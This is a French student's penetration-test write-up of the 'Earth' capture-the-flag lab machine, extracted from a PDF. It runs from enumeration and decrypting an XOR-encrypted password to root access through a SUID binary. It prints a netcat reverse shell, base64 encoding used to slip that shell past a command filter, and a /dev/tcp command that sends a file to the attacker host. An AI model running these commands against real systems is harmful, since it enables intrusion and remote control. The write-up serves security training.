
Audit de sécurité Rapport relatif au test d'intrusion de la machine Earth

Soulaima Jaidane 4eme Cyber Security

Scan de la machine sible


Addresselp:

J'ai effectué un scan avec Netdiscover et la machine cible était éteinte. Ensuite, je l'ai allumée et refait le scan, et j'ai constaté qu'une nouvelle adresse IP s'était ajoutée : 10.0.2.10, correspondant à la machine nommée "earth".



Scan des ports:

J'ai identifié trois ports ouverts sur l'adresse IP 10.0.2.10 dans notre rapport. Ces ports sont le 22/tcp (SSH), le 80/tcp (HTTP), et le 443/tcp (HTTPs).




Forbidden

You don't have permission to access this resource.



Bad Request (400)



Après avoir lancé dirb pour explorer les fichiers cachés, j'ai découvert un seul répertoire cgi-bin que j'ai exploré en espérant y trouver des vulnérabilités, mais sans succès. J'ai également visité la page web via le protocole HTTP, profitant du port ouvert, mais n'ai trouvé aucun contenu significatif. J'ai ensuite tenté d'accéder via HTTPS, mais là non plus, rien de notable n'a été découvert.

```
-(kali⊕kali)-[~]
 -$ nmap -sV -A -p 22,80,443 10.0.2.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 21:13 EDT
Nmap scan report for 10.0.2.10
Host is up (0.00056s latency).
        STATE SERVICE VERSION
PORT
22/tcp open ssh
                          OpenSSH 8.6 (protocol 2.0)
  ssh-hostkey:
    256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
    256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp open http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9) |_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
_http-title: Bad Request (400)
443/tcp open ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ssl-date: TLS randomness does not represent time
| http-methods:
    Potentially risky methods: TRACE
_http-title: Test Page for the HTTP Server on Fedora
| tls-alpn:
    http/1.1
  ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after: 2031-10-10T23:26:31
_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.24 seconds
```

j'ai effectué un scan approfondi du réseau, ce qui m'a permis de découvrir deux noms de domaine local appelé "earth.local" et "terratest.earth.local"

```
Certificate

subject Name
State/Province Space
Locality Milky Way
Common Name earth.local

Issuer Name
State/Province Space
Locality Milky Way
Common Name earth.local

Validity
Not Before Not After 10/12/2021, 7:26:31 PM (Eastern Daylight Time)


Subject Alt Names
DNS Name earth.local

Validity terratest.earth.local

Validity terratest.earth.local
```

```
(kali@ kali)-[~]
$ sudo sh -c 'echo "10.0.2.10 earth.local" >> /etc/hosts'
[sudo] password for kali:

(kali@ kali)-[~]
$ sudo sh -c 'echo "10.0.2.10 terratest.earth.local" >> /etc/hosts'
```



Earth Secure Messaging Service




Send your message to Earth:

Activer Windows


Message key:

Accédez aux paramètres pour activer Windows.

Après avoir ajouté les entrées dans le fichier `/etc/hosts`, l'accès à "earth.local" dans la barre de recherche ouvre une page web, alors qu'auparavant, cela affichait une page de certificat. Cela est dû à la redirection des requêtes vers une adresse IP spécifique dans le fichier `/etc/hosts`, qui conduit désormais à une page web hébergée à cette adresse.




En exécutant les deux commandes : `dirb http://earth.local` et `dirb https://terratest.earth.local`, j'ai trouvé que sur "earth.local" nous avons `/admin`, tandis que sur "terratest.earth.local", nous avons `/index.html` et `/robots.txt`.



Log In

Username:	
Password:	
Log In	


On a un login dans la page earth.local/admin



J'ouvre le fichier robots.txt dans le navigateur

Je constate que nous avons obtenu un fichier texte avec un intéressant ajout, qui est testingnotes.txt.

Je l'ouvre et voici ce qui apparaît :



On a le username terra

Je constate que le chiffrement XOR a été utilisé pour crypter les messages que nous avons vus sur la page principale de Earth! Si je lis attentivement, il y a une entrée qui dit: testdata.txt a été utilisé pour tester le chiffrement




Nous disposons de la clé de chiffrement, qui est testdata.txt et qui peut être utilisée pour décrypter les messages.

Donc maintenant on a:

le nom d'utilisateur, qui est terra, provenant de testingnotes.txt. Nous avons le message chiffré de la page earth.local. Nous avons la clé de chiffrement, qui est testdata.txt et qui peut être utilisée pour décrypter les messages. Je sais qu'il y a une page admin dans earth.local/admin, donc peut-être pouvonsnous trouver un moyen de nous y connecter une fois que nous aurons décrypté le message.


J'ai essayer les 3 messages mais seul le 3eme message qui m'a donner cet output:



Maintenant que nous avons potentiellement le mot de passe du compte de terra, je vais l'essayer sur la page admin

STEP

I BAKE!



Log In

matechangebad4humansearthclimatechan gebad4humansearthclimatechangebad4hu

mansearthclimatechangebad4humanseart

nmc 403

C 2ms Tr Raw Bytes

1

← FF (detected)

hclimat

Usern	ame:
terra	l
Passw	ord:
Log 1	[n]

Bacon Cipher Encode

Bacon Cipher Decode



_	Admin Command Tool
CI	Velcome terra, run your CLI command on Earth Messaging Machine (use with care). CLI command: Run command Command output:
Après ce	es deux commandes
cd /hom	ne; ls -al;pwd
ls /var/e	earth_web/
<u>j'a</u>	ai trouver le user flag Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). CLI command: ls /var/earth_web/ Run command Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

Avec cat j'ai trouver le contenu de flag user maintenant je vais chercher le flag de root

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). CLI command:

cat /var/earth_web/us

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

user_flag_3353b67d6437f07ba7d34afd7d2fc27d

Connexion au système cible

La manière la plus efficace de se connecter au PC cible est d'utiliser un écouteur netcat.

```
(kali⊕ kali)-[~]

$ nc -lvnp 4444

listening on [any] 4444 ...
```

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

Remote connections are forbidden.

CLI command:

nc -e /bin/bash 10.0.

Run command

Command output:

```
File Actions Edit View Help

kali@kali: ~ × kali@kali: ~ ×

(kali@kali)-[~]
$ nc -nlvkp 4444
listening on [any] 4444 ...
^C
```

rien ne s'est passer

Lorsque nous exécutons la commande nc -e /bin/bash 10.0.2.5 4444, elle est exécutée directement sur la cible. Cependant, pour tromper la cible en exécutant cette commande sans détection, nous devons la cacher dans une chaîne encodée. Ainsi, nous utilisons echo 'nc -e /bin/bash 10.0.2.5 4444' | base64 pour encoder la commande en une chaîne base64. Ensuite, pour décoder cette chaîne et exécuter la commande sur la cible, nous utilisons echo 'bmMgLWUgL2Jpbi9iYXNoIDEwLjAuMi4xMCA0NDQ0Cg==| base64 -d | bash.

"d" sert à décoder, tandis que "bash" est utilisé pour forcer l'exécution de cette commande comme un script.

Cette approche nous permet d'exécuter la commande sans éveiller les soupçons de la cible.

Accès au compte root

cela indique généralement que le serveur web Apache est exécuté sous l'identité de l'utilisateur "apache". Cela signifie que les processus associés au serveur web sont exécutés avec les privilèges de cet utilisateur. C'est une pratique courante pour des raisons de sécurité, car cela limite les dommages potentiels en cas d'exploitation d'une vulnérabilité du serveur web.

Maintenant je vais rechercher des permissions de fichier faibles. Cela signifie que nous cherchons un fichier qui peut être exécuté avec les privilèges root par l'utilisateur apache.

- find / -perm -u=s -type f 2>/dev/null

Cette commande recherche les fichiers sur le système avec des permissions spécifiques qui peuvent être exploitées pour obtenir des privilèges root. Cela signifie que si un fichier avec le bit "setuid" est exécuté par un utilisateur normal, il aura temporairement les privilèges de l'utilisateur propriétaire du fichier, ce qui peut potentiellement permettre à un utilisateur de se comporter temporairement comme root ou un autre utilisateur système.

La partie "-type f" spécifie que nous ne recherchons que des fichiers (et non des répertoires, des liens symboliques, etc.), et "2>/dev/null" redirige les

messages d'erreur vers /dev/null pour les ignorer, car nous pouvons rencontrer des répertoires inaccessibles pendant la recherche.

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Vérifions le fichier reset_root, ça semble intéressant. Tout d'abord, je vais vérifier les informations sur le fichier, puis je vais essayer de l'exécuter.

Pour vérifier les informations, j'ai exécuter la commande : file /usr/bin/reset_root

Pour exécuter le fichier, j'ai simplement taper : reset_root

Il est évident que le fichier n'est pas actuellement exécutable, car j'obtiens une erreur en essayant de le faire. Je ne peux pas non plus analyser le fichier via netcat. Je dois donc l'envoyer vers mon Kali pour pouvoir l'analyser avec d'autres outils.

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not s
tripped
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset_root > /dev/tcp/10.0.2.5/3333
```

Je vais démarrer un autre écouteur netcat

Je vais exécuter cette commande : nc -lvnp 3333 > reset_root

Sur l'autre session netcat où je suis sur le système cible, je vais exécuter la commande : cat /usr/bin/reset_root > /dev/tcp/192.168.10.10 3333

```
nc -lvnp 3333 > reset_root
listening on [any] 3333 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.10] 48862
10.0.2.10
                                                                       smb.conf
                                                                                                            yersinia-master
                                                                                          Users.txt
beroot Downloads nmap.tog
crossroads.png go-main.out note.txt
Desktop hydra.restore passwd
                                      nmap.log
                                                                         smbscript.sh user.txt
                                                      pw
                                                         reset_root Templates
                                                                                          wordlist.txt
                                      Passwords.txt script.py
dic.txt
                  MS2.txt
                                                                         unshadowed yersinia.log
                                                         shadow
__(kali⊛ kali)-[~]
```

Maintenant, j'ai le fichier dans mon système.

```
-(kali⊕kali)-[~]
_s cat reset_root
<u>aaaaaaao</u>♦‱aaaxxaa♦♦ a a .>a>a,0 . >a >a♦88a8a XXaXaDDS♦td88a8a P♦td♦ ♦ a♦ aDDQ♦tdR♦td.>a
aaa◆◆f◆◆ff.◆a◆aaaaH◆◆aaaH◆◆H◆◆H◆◆H◆◆H◆◆H◆◆H◆◆H◆Aaaa◆◆◆ff.◆a◆◆◆=/uUH◆◆◆z◆◆◆◆◆.]Ð◆ff.◆a◆◆◆◆UH◆◆H
tH♥
         H◆N*
  1wpH++p+++H++x+++b++++uH+[
H+N([gbH++P+++H++X+++b]*++++C H++C++++D*K+++Q*O+++H+U+H+u+H+E+A+
                                     ◆H◆◆◆◆E◆◆ ⋒◆◆◆◆◆H◆◆◆◆◆◆H◆U◆H◆
••••• u•E••}•u •8 @••••••• x @•••••
GERS PRESENT ... RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth/usr/bin/echo
*;*3$"l***/A*C
g****lA*C
D♦8♦♦♦eF♦I∰♦E ♦E(♦D0♦H8♦G@n8A0A(B B∰B♦`♦♦♦₽@ @-
xa>>>+++o+aha+a
                            a
 -(kali⊕kali)-[~]
strace ./reset_root
Can't execute `./reset_root': Permission denied
failed to initialize process 96491: No such file or directory
couldn't open program''./reset_root': No such file or directory
```

"reset_root" est un programme exécutable qui effectue des appels de fonctions de bibliothèque susceptibles de contenir des informations sensibles.donc j'ai utiliser la commande ltrace pour lire le contenu puisque cat n'a pas marcher et j'ai ajouter les rpivileger au fichier reset-rooy=t pour que la commande ltrace fonctionne

Je doit ajouter ces trois pour que le fichier reset_root s'execute

```
touch /dev/shm/kHgTFI5G
touch /dev/shm/Zw7bV9U5
touch /tmp/kcM0Wewe
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

La commande "su root" est utilisée pour passer de l'utilisateur actuel à l'utilisateur "root"

```
su root
Earth
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
cd root
ls
anaconda-ks.cfg
root_flag.txt
cat root_flag.txt
```

```
cat root_flag.txt
                -o#8<del>6</del>∗''''?d:>b\_
                    '',, dMF9MMMMHo_
"МЬНММММММММММММНо.
       .08#
                    vodM*$86HMMMMMMMMMM ?.
                    $M&ood,~'`(&##MMMMMH\
                   ,MMMMMM#b?#bobMMMMHMMML
                 ?MMMMMMMMMMMM7MMM$R*Hk
                : MMMMMMMMMMMMM/HMMM|`*L
                | ммммммммммммммммммммм
                 *MMMMMMMMMMMMMMMb#}'
$H#:
                   "*"""*#MMMMMMMMMMMMM
]MMH#
мммммь
                           I MMMMMMMMMP 1
НММММММНо
                            TMMMMMMMM
                             9MMMMMMMM }
                            |MMMMMMMM?,d-
-?MMMMMMM
                            MMMMMMT .MI.
 : | MMMMMM-
  .9MMM[
                             &MMMMM★¹
                             MMM#"
   :9MMk
     8M}
              ---._,dd###pp=""'
Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protoAmativem Windows
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```

j'ai trouver le root_flag et j'ai gagner l'accès root